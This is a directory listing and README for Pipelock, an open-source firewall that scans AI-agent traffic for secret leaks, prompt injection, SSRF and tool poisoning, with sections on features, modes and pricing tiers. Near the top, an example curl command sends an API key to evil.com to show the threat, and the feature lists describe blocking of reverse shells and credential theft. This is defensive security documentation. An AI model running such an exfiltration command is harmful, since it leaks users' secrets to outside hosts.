- Protocol
- MCP Gateways
- Type
- Tool
- Stars
- 987
- License
- Apache-2.0
- Last push
- Nov 8, 2026
Pipelock MCP Gateways tool
 by pipelab-org
Agent firewall that inspects MCP, A2A, HTTP and WebSocket traffic
About Pipelock
Pipelock is an open-source MCP Gateways tool by pipelab-org, written mainly in Go. Agent firewall that inspects MCP, A2A, HTTP and WebSocket traffic. It has 987 GitHub stars and uses the Apache-2.0 license, and its code was last pushed on Nov 8, 2026.
New to MCP Gateways? Our MCP Gateways guide explains how it works and lists other projects built on it.
At a glance
- Protocol
- MCP Gateways
- Type
- Tool
- Language
- Go
- License
- Apache-2.0
- GitHub stars
- 987
- Last push
- Nov 8, 2026
Listed from public GitHub data, checked 2026-11-08. Not scanned by AgenticMart.
Questions about Pipelock
What is Pipelock?
Agent firewall that inspects MCP, A2A, HTTP and WebSocket traffic It is listed as a MCP Gateways tool, maintained in the pipelab-org/pipelock repository on GitHub.
How do I install Pipelock?
The project's README gives this command: brew install luckyPipewrench/tap/pipelock. Read the README for setup steps and requirements before running it.
Is Pipelock an official MCP Gateways project?
No. It is a community project built on MCP Gateways, not published by the organisation that runs the protocol.
What license does Pipelock use?
It is published under the Apache-2.0 license. Check the license file in the repository before using it commercially.
Is Pipelock still maintained?
Its code was last pushed on Nov 8, 2026, and it had 987 GitHub stars when we checked on 2026-11-08. Look at recent issues and releases in the repository for a fuller picture.
README
Pipelock sits between AI agents and the network. It inspects mediated HTTP, WebSocket, MCP, and A2A traffic, plus CONNECT tunnel contents when TLS interception is enabled, for secret exfiltration, prompt injection, SSRF, tool poisoning, and risky tool-call chains. Plain CONNECT without interception is scanned at the hostname and URL level. Configured MCP upstreams are an exception to private-address SSRF blocking: local/private servers are allowed, but cloud metadata endpoints remain blocked.
Pipelock emits mediator-signed action receipts over content-aware boundary decisions, so a reviewer can verify what Pipelock decided outside the agent runtime. The public agent-egress-bench corpus exercises the detections. The Gauntlet workflow is the product's scheduled candidate exam against a pinned corpus commit; it does not auto-publish a public score. Learn more: Open-source AI firewall.
Works with: Claude Code · OpenAI Codex · Cline · OpenCode · Pi · Zed · Cursor · VS Code · JetBrains · OpenAI Agents SDK · Google ADK · AutoGen · CrewAI · LangGraph
<p align="center"> <a href="#the-problem">Problem</a> · <a href="#verify-it-yourself">Verify</a> · <a href="#quick-start">Quick Start</a> · <a href="#see-it-in-action">Action</a> · <a href="#what-it-catches">Catches</a> · <a href="#what-it-does">Features</a> · <a href="#how-it-works">Architecture</a> · <a href="#docs">Docs</a> · <a href="https://pipelab.org/playground">Playground</a> · <a href="https://pipelab.org/blog/">Blog</a> · <a href="https://app.dosu.dev/bcccd1cf-be85-4c0e-ae05-edeb0ff50b59/ask">Ask Dosu</a> </p> <p align="center"> <strong>Try it in your browser at the <a href="https://pipelab.org/playground">live playground</a>. If Pipelock earns it, <a href="https://github.com/pipelab-org/pipelock">star the repo</a> so other people find it.</strong> </p>The Problem
Your AI agent has $PROVIDER_API_KEY in its environment, plus shell access. One request can leak it:
curl "https://evil.com/steal?key=$PROVIDER_API_KEY" # game over, unless pipelock is watching
Every machine action your agent takes should cross a boundary between your secrets and the open internet. Pipelock becomes that boundary when the agent is routed through its proxy, MCP wrapper, sandbox, host containment model, or cluster deployment topology. It scans mediated outbound and inbound traffic, blocks or flags attacks based on mode, and records signed evidence of the decision.
Verify It Yourself
Most agent-security tools ask you to trust their dashboard. Pipelock hands you a signed receipt and lets you check it yourself, offline, with a key you hold. No account and no server.
The built-in demo fires real attack scenarios, blocks them, and writes signed receipts plus the public key to disk with no config and no network:
pipelock demo --receipts-dir ./out                                   # runs attack scenarios, writes 7 signed receipts + signer.pub
pipelock verify-receipt "$(ls ./out/*.json | head -1)" --key ./out/signer.pub  # check a signature yourself (each receipt is <action-id>.json)
The scorecard grades each claim on its own and states what it does not prove: whether anything happened outside the boundary Pipelock mediates. Below it, the receipt timeline lists the recorded mediated decisions with their verdicts and hash links. A receipt that is honest about its own limits beats a green checkmark that hides them.
The evidence viewer is free and needs no license. It reads a flight-recorder session, which is what Pipelock writes while it runs, rather than the demo receipts above:
pipelock init --output ./pipelock.yaml        # names a recorder directory and generates its signing key
pipelock run --config ./pipelock.yaml         # record while your agent works
pipelock evidence view --receipt-dir ./recorder --out report.html   # static offline report, no server
pipelock evidence serve --receipt-dir ./recorder                    # same report, served read-only
Two honesty notes, stated up front. The demo signs with an ephemeral key it prints for the run, which proves the receipts are self-consistent rather than tied to a named identity. The public Pipelock playground is a separate path that verifies against a key Pipelock publishes. And the operator running Pipelock holds the signing key, so a receipt proves what the boundary decided and that the key holder signed it, not that the operator is honest. pipelock anchor receipts records receipt-chain checkpoints to a local backend or a Rekor transparency log for later audit, and operator-independent verification against that anchor is still being proven end to end.
The full argument for why proof beats promises is in demonstration over attestation.
Quick Start
These examples target v3.8.0. Use them after the release is published. For an existing deployment, read the 3.8 upgrade guide before changing the binary or configuration.
Prebuilt releases: Download the archive for your OS and architecture from GitHub Releases and verify release integrity before installing. Release binaries include the public keyring needed by pipelock update to verify signed release manifests.
Source builds: The commands below build the Community edition. By default, make build and make install don't embed the release-verification keyring, so pipelock update can't install updates from these builds. To upgrade, rebuild from source or install a verified prebuilt release.
# Build the current release from source (Community edition, Go 1.26+)
git clone --branch v3.8.0 --depth 1 https://github.com/pipelab-org/pipelock.git
make -C pipelock install

# Discover local agent integrations and save a config
pipelock init --output ./pipelock.yaml

# Test the scanner
pipelock check --config ./pipelock.yaml --url "https://api.vendor.example/?k=$(printf '%s%s' 'AKIA' 'IOSFODNN7EXAMPLE')"  # blocked: AWS Access ID
pipelock check --config ./pipelock.yaml --url "https://docs.python.org/3/"                # allowed
# Download a binary
# See https://github.com/pipelab-org/pipelock/releases

# Docker
docker pull ghcr.io/pipelab-org/pipelock:3.8.0

# Homebrew on macOS
brew install luckyPipewrench/tap/pipelock
Verify release integrity
Use GitHub CLI v2.102.0 or later for attestation verification; this release fixes a workflow signer-matching vulnerability.
gh attestation verify pipelock_3.8.0_linux_amd64.tar.gz --repo pipelab-org/pipelock --signer-workflow pipelab-org/pipelock/.github/workflows/release.yaml
gh attestation verify oci://ghcr.io/pipelab-org/pipelock:3.8.0 --repo pipelab-org/pipelock --signer-workflow pipelab-org/pipelock/.github/workflows/release.yaml
# Helm chart, attested from 3.6.0 on:
gh attestation verify oci://ghcr.io/pipelab-org/charts/pipelock:3.8.0 --repo pipelab-org/pipelock --signer-workflow pipelab-org/pipelock/.github/workflows/release.yaml
Release workflows publish SLSA provenance, CycloneDX SBOMs, checksums, and signed container images, and (from 3.6.0) an attested Helm chart. Source builds made with make build or make install produce a Community-only binary; pre-built release artifacts include paid-tier code that activates with a valid license key.
See It In Action
The Pro/Enterprise operator dashboard (pipelock dashboard serve) is a read-only console over signed evidence. It supports token, OIDC, or mTLS authentication; bounded RBAC permissions; redacted metadata views; raw-view elevation; exemption lifecycle records; backup and restore; coverage certificates; and fleet views. It is present in enterprise-tagged builds and release artifacts with the required license feature.
The free single-session evidence viewer shown above is separate. It needs no license and has no cross-agent enumeration.
<div align="center"> <a href="https://youtu.be/WeoTRuiYy3s"> <img src="docs/assets/dashboard/dashboard-overview.png" alt="Pipelock Operator Dashboard Overview page with per-agent activity, budgets, evidence coverage, trust status, and fleet status. Click to watch the 80-second walkthrough." width="860"> </a> <br> <sub>The Overview page. Click to watch the 80-second dashboard walkthrough.</sub> </div> <details> <summary>Dashboard gallery</summary> <div align="center"> <img src="docs/assets/dashboard/dashboard-evidence.png" alt="Pipelock dashboard Evidence view with receipt scorecard and decision timeline" width="860"> </div> <div align="center"> <img src="docs/assets/dashboard/dashboard-agents.png" alt="Pipelock dashboard Agents view with per-agent evidence rollups" width="860"> </div> <div align="center"> <img src="docs/assets/dashboard/dashboard-budgets.png" alt="Pipelock dashboard Budgets view with per-agent budget pressure" width="860"> </div> <div align="center"> <img src="docs/assets/dashboard/dashboard-fleet.png" alt="Pipelock dashboard Fleet view with follower runtime and applied-state status" width="860"> </div> <div align="center"> <img src="docs/assets/dashboard/dashboard-workbench.png" alt="Pipelock dashboard Workbench view for signed Conductor action review" width="860"> </div> <div align="center"> <img src="docs/assets/dashboard/dashboard-incident.png" alt="Pipelock dashboard Incident view with decision correlation and replay divergence" width="860"> </div> </details> <details> <summary>Free reports and monitoring</summary>pipelock report --input events.jsonl generates HTML, JSON, or signed bundle reports with risk rating, timeline, event categories, and an evidence appendix. The free Prometheus and Grafana path monitors one Pipelock instance and is distinct from the Enterprise Conductor fleet control plane.
What It Catches
<div align="center">Measured against a public, reproducible benchmark
agent-egress-bench runs a corpus of agent-exfiltration and prompt-injection attacks against Pipelock, or against any other tool. The numbers come from a run anyone can repeat, not a claim.
See the live results · Run it yourself
</div>Pipelock runs in three modes:
| Mode | Security | Web Browsing | Use Case |
|---|---|---|---|
| strict | Allowlist-only | None | Regulated industries, high-security |
| balanced | URL DLP and entropy checks; body policy varies | Via fetch or forward proxy | Most developers (default) |
| audit | Ordinary policy warns with enforce: false; core floors can block | Via fetch or forward proxy, with core destination checks | Evaluate policy with core protection active |
The table describes the shipped presets for traffic Pipelock can inspect. mode: audit alone doesn't turn off enforcement; the audit preset also sets enforce: false.
For agents running uncensored or abliterated models, the hostile-model preset layers defenses on strict mode: aggressive entropy thresholds, blanket network-tool blocking, session binding, cross-request exfiltration detection, and a pre-configured kill switch. pipelock audit recommends this preset when it detects known guardrail-removal toolchains through dependency signals.
| Attack Vector | Strict | Balanced | Audit |
|---|---|---|---|
| Secret in request body | Blocks unlisted hosts; scans allowed hosts | Core credentials block; other matches follow body policy | Core credentials block; ordinary findings warn |
| Secret in URL query params | Blocks unlisted hosts; scans allowed hosts | Blocks matching DLP; unrecognized data can pass | Core credentials block; other findings warn |
| Encoded data in URL | Blocks unlisted hosts; scans allowed hosts | Decoded DLP and entropy checks; limited coverage | Core matches block; other findings warn |
| DNS tunneling | Blocks unlisted hosts through the proxy | Limited DLP and entropy checks on hostnames | Core matches block; other findings warn |
| Chunked exfiltration | Blocks unlisted hosts; configured limits apply | Rate limits apply; budgets and fragment checks need configuration | Preset turns rate limits off; ordinary findings warn |
| Encrypted data in URL | Blocks unlisted hosts; scans allowed hosts | Entropy may block; some data passes | Ordinary findings warn |
HTTPS inside CONNECT requires TLS interception for content scanning. CONNECT passthrough doesn't expose URL paths, query values or bodies. Pipelock checks hostnames in proxied requests; direct DNS needs containment. Audit safety checks can still refuse traffic. See coverage limits.
Strict limits requests to allowlisted destinations; data can still leave through an approved service. Balanced catches matching secrets and some suspicious URLs, but formatless, encoded or split data can pass. The audit preset observes ordinary policy and retains safety blocks. With the sandbox enabled (pipelock sandbox) or host/cluster containment enforced, Pipelock adds an OS or deployment boundary. Direct egress still needs that boundary for tools that ignore proxy settings.
Comparison
| Pipelock | Scanners (agent-scan) | Sandboxes (srt) | Kernel agents (agentsh) | |
|---|---|---|---|---|
| Secret exfiltration prevention | Destination limits and content checks; coverage varies | Partial (proxy mode) | Partial (domain-level) | Yes |
| DLP + entropy analysis | Yes | No | No | Partial |
| Prompt injection detection | Yes | Yes | No | No |
| MCP scanning (bidirectional + tool poisoning) | Yes | Yes | No | No |
| WebSocket proxy (frame scanning) | Yes | No | No | No |
| MCP HTTP transport (Streamable HTTP) | Yes | No | No | No |
| Emergency kill switch (7 sources) | Yes | No | No | No |
| Tool call chain detection | Yes | No | No | No |
| Process sandbox (no Docker) | Yes | No | No | Yes (kernel-level) |
| Single binary, no runtime deps | Yes | No (Python) | No (npm) | No (kernel) |
Reference matrix: docs/comparison.md
Canonical comparison hub: AI runtime security comparison
<details> <summary>OWASP Agentic Top 10 Coverage</summary>| Threat | Coverage |
|---|---|
| ASI01 Agent Goal Hijack | Strong: bidirectional MCP + response scanning |
| ASI02 Tool Misuse | Partial: proxy as controlled tool, MCP scanning |
| ASI03 Identity & Privilege Abuse | Strong: capability separation + SSRF protection; configured MCP upstreams allow local/private servers but still block cloud metadata endpoints |
| ASI04 Supply Chain Vulnerabilities | Partial: integrity monitoring + MCP scanning |
| ASI05 Unexpected Code Execution | Moderate: HITL approval, fail-closed defaults |
| ASI06 Memory & Context Poisoning | Moderate: injection detection + session taint propagation |
| ASI07 Insecure Inter-Agent Communication | Partial: MCP/A2A scanning, agent ID, integrity, signing |
| ASI08 Cascading Failures | Moderate: fail-closed architecture, rate limiting |
| ASI09 Human-Agent Trust Exploitation | Partial: HITL modes, audit logging |
| ASI10 Rogue Agents | Strong: domain allowlist + rate limiting + capability separation |
Details, config examples, and gap analysis: docs/owasp-mapping.md
</details>What It Does
Pipelock is an AI egress proxy and MCP security control. It sits inline between your AI agent and the network, scans outbound and inbound traffic, and emits signed receipts plus mediation metadata for attestation outside the agent runtime. AARP/SVID workload-identity appraisal is verifier-side today: the proxy and MCP runtimes do not consume SVID evidence in live allow/deny decisions or bind receipt actor identity from an X.509-SVID.
Detection And Scanning
- Ordered URL scanner pipeline: URL length and parsing checks, scheme validation, CRLF and path-traversal detection, allowlist and blocklist policy, immutable literal-IP SSRF and core-DLP floors, configured DLP, path, query and subdomain entropy analysis, nested URL destinations in query parameters, DNS SSRF and rebinding protection, per-domain rate limits, data budgets, and final context checks. DLP runs before DNS resolution, so secrets are caught before a DNS query leaves the proxy. See docs/bypass-resistance.md.
- DLP: 74 built-in patterns for API keys, tokens, credentials, cryptocurrency keys, environment secrets, and financial identifiers with checksum validation. BIP-39 seed phrase detection uses dictionary lookup, sliding windows, and SHA-256 checksum validation.
- Response scanning: 34 built-in prompt-injection and state/control poisoning patterns, plus 6-pass normalization for zero-width characters, homoglyphs, leetspeak, optional whitespace, vowel folding, base64, and hex. Actions are
block,strip,warn, orask. - Wording policy:
prompt_injection_detectioncontrols supported regex wording checks separately from DLP and independent security controls. Omitted configuration retains existing behavior; off and warn-only reduce coverage as described in the configuration contract. - Large JSON responses: forward HTTP, intercepted HTTPS and reverse proxy paths can inspect oversized complete JSON within bounded memory budgets. This is explicitly partial field and adjacent-pair inspection, with its limits recorded in evidence. See response scanning.
- Streaming SSE:
text/event-streamresponses from LLM gateways and MCP HTTP/SSE flow token by token with per-event and rolling cross-event DLP and injection scanning. A detection terminates the stream fail-closed. See SSE streaming guide. - Request body scanning: headers and bodies are scanned before they leave the protected path across JSON, form data, raw text, reverse proxy requests, TLS-intercepted CONNECT traffic, and outbound WebSocket client frames.
- Request redaction: optional JSON rewriting replaces matched secret values with typed placeholders such as
<pl:aws-access-key:1>across HTTP, WebSocket, and MCPtools/callarguments. Receipts record the active profile and per-class counts instead of plaintext secrets. - Address protection: ETH, BTC, SOL, and BNB address validation catches lookalike destination swaps using prefix/suffix fingerprinting and an operator allowlist.
- Explainable findings:
pipelock explain <url>(alsoexplain event <id>,explain mcp-response, andexplain responsefor a saved HTTP response body) prints the scanner, layer, matching rule, inspected surface, and the narrowest available config knob for a false positive. Seedocs/cli/explain.md. - Canary tokens:
pipelock canarygenerates honeytoken config. A synthetic secret showing up in outbound traffic proves an agent or something in its chain is exfiltrating environment variables. See canary tokens. - Skill-file scanning:
pipelock skill-scaninventories agent skill files, compares them to an operator-owned lock file, and flags source-to-sink combinations such as credential-to-network-sink or shell-to-write with line evidence before anything runs. Seedocs/cli/skill-scan.md.
MCP Security
Pipelock wraps MCP servers with bidirectional scanning:
# Wrap a local MCP server over stdio
pipelock mcp proxy --config pipelock.yaml -- npx -y @modelcontextprotocol/server-filesystem /tmp

# Bridge a stdio client to a remote Streamable HTTP server
pipelock mcp proxy --upstream http://localhost:8080/mcp

# Run the HTTP proxy and an MCP HTTP listener together
pipelock run --config pipelock.yaml --mcp-listen 127.0.0.1:8889 --mcp-upstream http://localhost:3000/mcp
- Input scanning: MCP client requests are checked for DLP leaks and injection in tool arguments.
- Response scanning: server responses are scanned before the agent sees them.
- Tool poisoning:
tools/listdescriptions are checked for hidden instructions and mid-session rug-pull changes. - Tool policy: 30 built-in rules block destructive file deletes, credential access, reverse shells, persistence mechanisms, encoded command execution, and related high-risk tool calls before execution.
- Tool call chains: 10 built-in category-axis patterns detect reconnaissance, credential theft, data staging, persistence, exfiltration, and callback chains with configurable gap tolerance.
- A2A inspection: Google Agent-to-Agent protocol traffic is inspected on the forward and MCP paths; Pipelock is not a standalone A2A proxy.
- Authenticated MCP HTTP listeners (v3.2.0): non-loopback MCP listeners fail closed by default and require
--mcp-auth-token-file, or an explicit--mcp-allow-unauthenticatedfor network-policy-isolated deployments. Tokenless loopback listeners reject DNS-rebound and wrong-port Host authorities and scrub listener credentials from headers.
Containment
Unprivileged process containment uses OS-native primitives. Linux uses Landlock and network namespaces; linux/amd64 also applies seccomp. Other Linux builds label the launch partial while the network namespace is active, and --strict refuses them. macOS uses sandbox-exec profiles. In containers, --best-effort keeps Landlock and, on linux/amd64, seccomp when namespace creation is restricted. Its expiry bounds admission only: it never stops a child already running, and each later launch must be re-authorized. A launch without the namespace is labelled advisory-override regardless of architecture, because the missing namespace is the more serious gap: network scanning then uses proxy-based routing and may be bypassed by direct egress.
pipelock sandbox --config pipelock.yaml -- python agent.py
pipelock sandbox --best-effort \
  --best-effort-reason "container user namespaces disabled" \
  --best-effort-expiry 30m -- python agent.py
pipelock mcp proxy --sandbox --config pipelock.yaml -- npx server
Host containment goes further on Linux:
pipelock contain install
pipelock contain verify
pipelock contain run -- claude-code
pipelock contain (install, run, verify, doctor, rollback, add-tool, workspace grants, ca-refresh, reload-nft-rules, and more) manages a 3-UID operator / proxy / agent model: the agent runs in a private network namespace with no route off-host, reaching only the Pipelock proxy through a doorway socket, with nftables owner-match rules as the fallback backstop, plus systemd service setup, wrapper commands, workspace ACLs, CA refresh, and posture evidence. See docs/contain-cli.md.
Evidence And Receipts
The released 3.7.0 binary completed 1,000,000 requests with zero missing receipt records, and its eight-chain signed group verified GROUP_VALID. It sustained 333 requests/s with required receipts on a 6-core/12-thread i7-10750H under an 8-CPU quota. Request and record counts differ because each action can produce several evidence records. See the measured workload and detection limits; this is a workload result, not a capacity guarantee.
- Flight recorder: per-writer hash-chained JSONL evidence with Ed25519-signed checkpoints and DLP redaction.
pipelock initprovisions a recorder directory and signing key for stock installs. Recording needs a directory, and because checkpoint signing is on by default it also needs a signing key; setsign_checkpoints: falsefor an explicitly unsigned hash-chained recorder. Usepipelock evidence doctor DIRto detect structural damage in an evidence directory. See Flight Recorder. - Action receipts: signed records emitted for mediated actions, carrying verdict, policy hash, transport, and scanner layer. Blocks produce receipts; allow-path receipt enforcement requires
flight_recorder.require_receipts. Verify withpipelock verify-receipt --key <signer.pub>. Unpinned runs are structural-only and exit non-zero unless--allow-unpinnedis passed. - Mediation envelope: RFC 8941 sideband metadata on forwarded HTTP requests and MCP
_meta, with action type, verdict, actor identity, policy hash, taint context, and receipt correlation ID. See federation guide. - Receipt conformance: four independent cross-language verifier implementations (Go, TypeScript, Rust, and Python) run against one shared conformance corpus, including malformed and forgeable inputs such as duplicate keys, integer overflow, and unpaired surrogates. A browser wasm surface reuses the Go verifier implementation. AARP/SVID appraisal remains an offline verifier profile, not runtime identity enforcement.
- Anchors:
pipelock anchor receiptsrecords receipt-chain checkpoints to a local backend or Rekor. Rekor anchoring is proof material for later audit; Rekor verification requires pinned log keys and the end-to-end operator-independence path is still being proven. - Posture capsule:
pipelock posture emitandpipelock posture verifyproduce and check a signed snapshot of a deployment's enforcement posture, with a CI gate and scoring model, so a reviewer can confirm the boundary was configured the way it claims.
Fleet And Enterprise
- Operator dashboard:
pipelock dashboard serveis a read-only console over signed evidence. Pro unlocks the Overview, Evidence, Exemptions, Agents, Budgets, and Trust & Keys views; Enterprise adds the Fleet, Workbench, and Incident views. Seedocs/cli/dashboard.md. - Free evidence viewer:
pipelock evidence serveandpipelock evidence viewrender one selected recorder session without a license or cross-agent enumeration.pipelock evidence verify-certverifies Pro-issued coverage certificates offline. - Conductor: Enterprise fleet control plane for signed policy-bundle distribution, signed evidence sink (
pipelock fleet-sink), enrollment, remote kill, rollback, dry-run, decision replay, and runtime/apply-state drift preflight over mTLS/SPIFFE. Followers enforce locally; the default stale-policy mode engages an independent deny source after its grace window, while the documentedcontinue_last_known_goodoverride weakens that posture. Conductor holds no agent secrets. See the Conductor guide. - Legal hold:
pipelock dashboard legal-hold add/list/releasemanages preservation holds as compliance metadata kept outside the dashboard's HTTP authority, so a compromised dashboard can read holds but never forge or delete them. - Behavioral baseline: profile-then-lock for MCP tool behavior with
pipelock baseline list/show/ratify/forgetfor operator approval and relearning. Seedocs/cli/baseline.md.
Operability
- Kill switch: seven independent activation sources in
pipelock run: config file, remote API, SIGUSR1, sentinel file, Conductor remote kill, stale-bundle detection, and uncertain Conductor apply. Any one active source blocks traffic. Standalonepipelock mcp proxywires configuration and sentinel-file activation; it doesn't run the kill-switch/session API, signal-toggle or Conductor producers. Withdefer.enabled,kill_switch.api_listenand an API token configured, supported MCP modes can run the authenticated deferred operator API at/api/v1/deferred. Endpoint and IP exemptions apply only to HTTP requests, never to MCP transports, the reverse proxy or established relays, and the IP allowlist is ignored during uncertain Conductor apply. - Scan API: programmatic scanning for
url,dlp,prompt_injection, andtool_callverdicts with bearer token auth, per-token rate limiting, structured findings, and Prometheus metrics. See docs/scan-api.md. - Filesystem sentinel: watches agent working directories for secrets written to disk and attributes writes to the MCP subprocess lineage on Linux. See docs/guides/filesystem-sentinel.md.
- Event emission: forwards audit events to SIEMs, webhook receivers, syslog, CEF, OTLP, and metrics outputs without blocking the proxy hot path. See docs/guides/siem-integration.md.
- Security assessment:
pipelock assess init,pipelock assess run, andpipelock assess finalizeorchestrate attack simulation, config scoring, install verification, and MCP discovery into a reproducible evidence bundle. Critical exposures such as unprotected MCP servers cap the grade regardless of numeric score. Every finalized assessment is Ed25519-signed by default, licensed or not, so the finalized run directory can be checked withpipelock assess verify, which hashes the manifest-listed artifacts and verifies the detached manifest signature. Pass--unsignedtoassess finalizeto skip signing. The free summary shows your grade, section scores, top findings, and compliance coverage counts; a license unlocks the full report with server-specific findings, remediation commands, and the detached attestation and badge.
| Feature | What It Does |
|---|---|
| Audit Reports | pipelock report --input events.jsonl generates HTML/JSON/bundle reports with risk rating, timeline, and evidence appendix. Ed25519 signing with --sign. (Sample report) |
| Diagnose | pipelock diagnose runs 7 local checks to verify your config end to end with no network. |
| Enforcement Doctor (v2.5) | pipelock doctor reports configured-vs-enforceable status for proxying, TLS interception, request-body scanning, Browser Shield, MCP wrapping, MCP binary integrity, tool provenance, file_sentry, Sentry, and deployment-boundary signals. |
| Request Body Injection Blocking (v2.5) | In enforce mode, request-body prompt-injection findings hard-block every destination except hosts listed in request_body_scanning.trusted_hosts, and immutable core DLP findings hard-block every destination except a provider credential sent to its compiled issuing audience on a permitted carrier, or a credential the redactor fully rewrote on a trusted_hosts host, across forward, reverse, TLS-intercept, and WebSocket transports, with block-reason headers for operator-visible diagnosis. |
| Request Policy (v2.6) | Allow-by-default deny/warn rails on outbound API operations: match route plus GraphQL operation predicates, recurse into JSON $batch envelopes, fail closed on unparseable or opaque bodies, and run before the contract gate. See the request policy guide. |
| TLS Interception | Optional CONNECT tunnel MITM: decrypt, scan bodies/headers/responses, re-encrypt. pipelock tls init generates a CA, then pipelock tls install-ca prints platform trust-store install steps. |
| Block Hints | Opt-in explain_blocks: true adds fix suggestions to blocked responses. |
| Project Audit | pipelock audit ./project scans for security risks and generates a tailored config. |
| Config Scoring (v2.6) | pipelock audit score --config pipelock.yaml evaluates security posture across 23 categories with a 170-point budget and letter grade. |
| File Integrity | SHA256 manifests detect modified, added, or removed workspace files. |
| Git Protection | git diff | pipelock git scan-diff catches secrets before commit. |
| Ed25519 Signing | Key management, file signing, and signature verification for multi-agent trust. |
| Session Profiling | Per-session behavioral analysis for domain bursts. |
| Adaptive Enforcement | Per-session threat score with escalation from warn to block, de-escalation timers, and domain burst detection. |
| Adaptive Operator CLI (v2.5) | pipelock adaptive status / flush / whoami exposes runtime adaptive state through the authenticated admin API. See docs/cli/adaptive.md. |
| Finding Suppression | Silence non-core false positives through config rules or inline pipelock:ignore comments. Core floor findings remain under both controls. |
| Multi-Agent Support | Per-agent profiles selected by operator-configured identity on the main proxy listeners. A dedicated listener or a source_cidrs match on the connection's own address selects a profile with grade bound. A configured default uses grade config-default and selects its matching profile; enabling bind_default_agent_identity makes it override caller-supplied names. Otherwise, X-Pipelock-Agent takes precedence over the configured default, and ?agent= is used only when neither is present. Header and query names remain attribution-only and use the _default or base policy. The MCP reverse listener keeps its listener-level scanner and policy; its resolved identity is attribution only. |
| Fleet Monitoring | Per-instance Prometheus metrics plus ready-to-import Grafana dashboard. Free single-instance monitoring, distinct from Conductor. |
| Operator Dashboard (v3.1, Pro/Enterprise) | pipelock dashboard serve gives read-only Overview, Evidence, Exemptions, Agents, Budgets, Trust & Keys, Fleet, Workbench, and Incident views with token, OIDC, or mTLS auth, bounded RBAC, raw-view elevation, backup/restore, exemption lifecycle records, and coverage certificates. See docs/cli/dashboard.md. |
| Free Evidence Viewer (v3.1) | pipelock evidence serve serves one selected recorder session as a read-only HTML report without a license and without cross-agent enumeration. pipelock evidence verify-cert verifies Pro-issued coverage certificates offline. |
| Conductor: fleet control plane (v2.7, Enterprise) | Signed policy-bundle distribution, signed-evidence audit sink (pipelock fleet-sink), enrollment, remote kill, policy rollback, dry-run, decision replay, and runtime/apply-state drift preflight over mTLS/SPIFFE. Gated by the fleet license feature; stale-policy behavior is explicit and defaults to strict deny. See the Conductor guide. |
| A2A Scanning | Agent Card poisoning detection, card drift monitoring, and field-aware message scanning for Google's Agent-to-Agent protocol on forward/MCP paths. |
| Behavioral Baseline | Profile-then-lock for MCP tool behavior with pipelock baseline list/show/ratify/forget for operator approval and relearning. See docs/cli/baseline.md. |
| Denial-of-Wallet | Per-agent MCP budgets for total tool calls, same-tool retries, loop/cycle detection, and wall-clock duration. |
| Taint Escalation | Exposure-based policy escalation across MCP and task boundaries until trust is restored. |
| Mediation Envelope | RFC 8941 sideband metadata on forwarded HTTP requests and MCP _meta, with inbound verification, replay protection, SPIFFE actor format, and an RFC 9421 signing-key directory. See federation guide. |
| Receipt Conformance | Cross-implementation receipt verification suite (sdk/conformance/) across independent Go, TypeScript, Rust, and Python implementations, plus a browser wasm surface backed by Go. EvidenceReceipt v2 uses RFC 8785/JCS canonicalization. AARP/SVID appraisal remains offline verifier-side. |
| Learn-and-Lock (v2.4) | Per-agent behavioral contracts: observe traffic, compile a signed candidate contract, replay captured observations in shadow, ratify per rule, promote the signed active manifest, and enforce live on URL-bearing transports plus MCP tool calls. See learn-and-lock guide. |
| Block-Reason Header (v2.4) | X-Pipelock-Block-Reason on HTTP-capable block paths, with the same reason vocabulary on MCP JSON-RPC error metadata. See block-reason header. |
| Wedge-Detection Watchdog (v2.4) | health_watchdog returns /health 503 when a subsystem heartbeat goes stale. See health endpoint guide. |
| Redaction Provider Plugin Shape (v2.4) | First-party redaction parsers for Anthropic, OpenAI, and Gemini chat APIs, with a provider-plugin shape for third-party parsers. |
| Audit Packet v0 Schema + Verifiers (v2.5) | First-party canonical Audit Packet schema with Go, TypeScript, and Rust verifier implementations, plus standalone pipelock-verifier CLI. Schema lives under sdk/audit-packet/; verifier packages live under sdk/verifiers/. |
| Host Containment Lifecycle (v2.5) | pipelock contain (install, run, verify, doctor, rollback, add-tool, workspace grants, ca-refresh, reload-nft-rules, and more) manages the 3-UID containment model: a private network namespace with no route off-host is the primary boundary, nftables owner-match rules are the fallback. See docs/contain-cli.md. |
| MCP Integrity Manifests (v2.5) | pipelock mcp integrity manifest generate / verify / sign / verify-signature pins MCP server binaries/scripts by hash and can require a trusted manifest signature before subprocess launch. See docs/cli/mcp-integrity.md. |
| Kubernetes MCP Launcher Contract (v2.5) | pipelock init sidecar --mcp-upstream emits companion listener configuration, service port, workload annotations, NetworkPolicy allowance, PIPELOCK_MCP_PROXY_URL, and mounted PIPELOCK_MCP_CONFIG. See docs/cli/init-sidecar.md. |
| Federation Strict Mode (v2.5) | Inbound mediation-envelope verification requires SPIFFE-format actors by default, contract tombstones are enforced, and pipelock envelope trust add/list/remove/verify manages local trust. See federation guide. |
| Media Policy | Strips steganographic metadata from JPEG/PNG, rejects audio/video by default, hardens SVG active content, and enforces image size limits. See Media Policy. |
| Compliance Mappings | OWASP MCP Top 10, OWASP Agentic Top 15, OWASP LLM Top 10, NIST 800-53, EU AI Act, and procurement/audit mappings. |
Free, Pro, and Enterprise
All detection, enforcement, containment, receipt verification, and the free single-agent evidence viewer are free forever under Apache 2.0. Pro adds named-agent operations, including per-agent coverage certificates; Enterprise adds fleet governance and compliance.
| Capability | Free | Pro | Enterprise |
|---|---|---|---|
| Scanning and detection (ordered URL pipeline, DLP, injection, SSRF, streaming SSE, redaction, address protection) | Yes | Yes | Yes |
| MCP and A2A scanning (input, response, tool policy, tool chain, poisoning, integrity, authenticated listeners; configured upstreams allow local/private servers and still block cloud metadata) | Yes | Yes | Yes |
Containment, sandbox, host contain, 7-source kill switch | Yes | Yes | Yes |
Action receipts, flight recorder, anchors, free evidence viewer, verify-cert, standalone verifier | Yes | Yes | Yes |
Canary tokens, skill-scan, explain, single-instance Prometheus and Grafana | Yes | Yes | Yes |
| Per-agent profiles: identity, budgets, config and scanner isolation, per-agent sandbox | No | Yes | Yes |
| Per-agent routing by source CIDR and network selector | No | Yes | Yes |
| Operator dashboard: Overview, Evidence, Exemptions, Agents, Budgets, Trust & Keys | No | Yes | Yes |
| Per-agent coverage certificates | No | Yes | Yes |
| Legal hold and compliance metadata | No | Yes | Yes |
Conductor fleet control plane, fleet-sink audit sink, remote kill, rollback, decision replay, drift preflight | No | No | Yes |
| mTLS follower enrollment and roster-verified signed policy distribution | No | No | Yes |
| Dashboard fleet views: Fleet, Workbench, Incident | No | No | Yes |
